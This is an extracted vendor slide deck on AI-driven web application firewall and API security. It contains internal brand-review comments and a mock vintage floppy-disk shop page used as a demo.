



AI driven Web and API Security

Showcase: Adapting WAF to Technological Advancements

Martin Koldovský | Cloud Security Architect, Eastern Europe

May 2025

RL0

YOU DESERVE THE BEST SECURITY

Snímka 1

- RL0** [@Roy Klein] what's Infinity Next? That's not a product in our catalog.
- (asking you because I see you created this deck. LML if this q should go to Roy Barda)
Rebecca Lewington; 2025-01-24T00:10:15.913
- YM0 0** Hi Rebecca, Infinity Next is the name of the area that Roy Barda is managing.
This area is responsible for CloudGuard WAF.
Do you think it is better to write: Roy Barda | Director, CloudGuard WAF?
Yuval Mamka; 2025-01-26T08:41:01.655
- RL0 1** That is much better. Thanks, [@Yuval Mamka] . (We need to get people out of the habit of casually naming these kind of things without consulting Brand.)
Rebecca Lewington; 2025-01-27T18:54:55.219
- RL1** Quick brand scrub. Nothing major, just changed all fonts to Arial and fixed a few logo issues
Rebecca Lewington; 2025-01-24T00:25:23.988
- YM1 0** Thank you!
Yuval Mamka; 2025-01-26T08:41:08.358


Today's Agenda

- Introduction: Traditional Signature-Based Defenses
- Shift in Threat Landscape: Zero-Day Exploits and Limitations of Signatures
- API Security as the New Battlefield
- AI-Driven Threats: Why Advanced Detection is Essential

2000-2015




Web Applications Built as **Monolithic** with a **Single Database**




Fewer Technologies
Simple attack vectors

WAFs Depended on Rules & Signature Updates



2015-2025




Web Applications Built with Multiple Technologies



Multiple Technologies
More Vulnerabilities

Number of CVEs Published Over the Years



Snímka 8

RLO

I changed the series color to one of our secondaries. We try not to use Brand Berry for bad things!

Rebecca Lewington; 2025-01-24T00:12:07.998

Welcome to FloppyShop 2000!

Your #1 source for vintage storage solutions



3.5" HD Floppy Disk

High-density 1.44MB floppy disk, perfect for all your data storage needs!

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Colored Floppy Pack

Pack of 5 colorful floppy disks. Make your storage fun!

\$9.99

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Double Density Disk

720KB double density disk for older systems, and retro enthusiasts.

\$1.99

Add To Cart



5.25" Floppy Disk

5.25-inch floppy disk, compatible with vintage



Floppy Disk Storage Case

Protect your precious floppies with this retro storage



Floppy Disk Labels

Set of 50 labels to organize your disks with style, and

Traditional WAF Solutions Depend on the **Ongoing Maintenance** of Rules & Signature Updates

Too Specific Rules
Leads to
Overlooked Threat
Variations and
Demand Adding
More Rules to
Address Them



Too Loose Rules
Leads to Overload
of False Positives
and Demand Adding
Many Exceptions

Ongoing Maintenance of Rules & Signatures Just Doesn't Work



Traditional WAF Solutions **Leave You Vulnerable to Zero Day Attacks For Days or Even Weeks**



Traditional WAF Solutions Often Struggle to Detect All Malicious Traffic, **Leaving Vulnerabilities Exposed**



Most WAF users operate in Detect mode due to the high false positive rate, while those in Prevent mode face significant admin overhead.

Based on: WAF comparison Project

When You Choose Cloud Service Providers' WAF You Multiply Your Efforts & Lose Consistency



WAF Rules




WAF Rules




WAF Rules



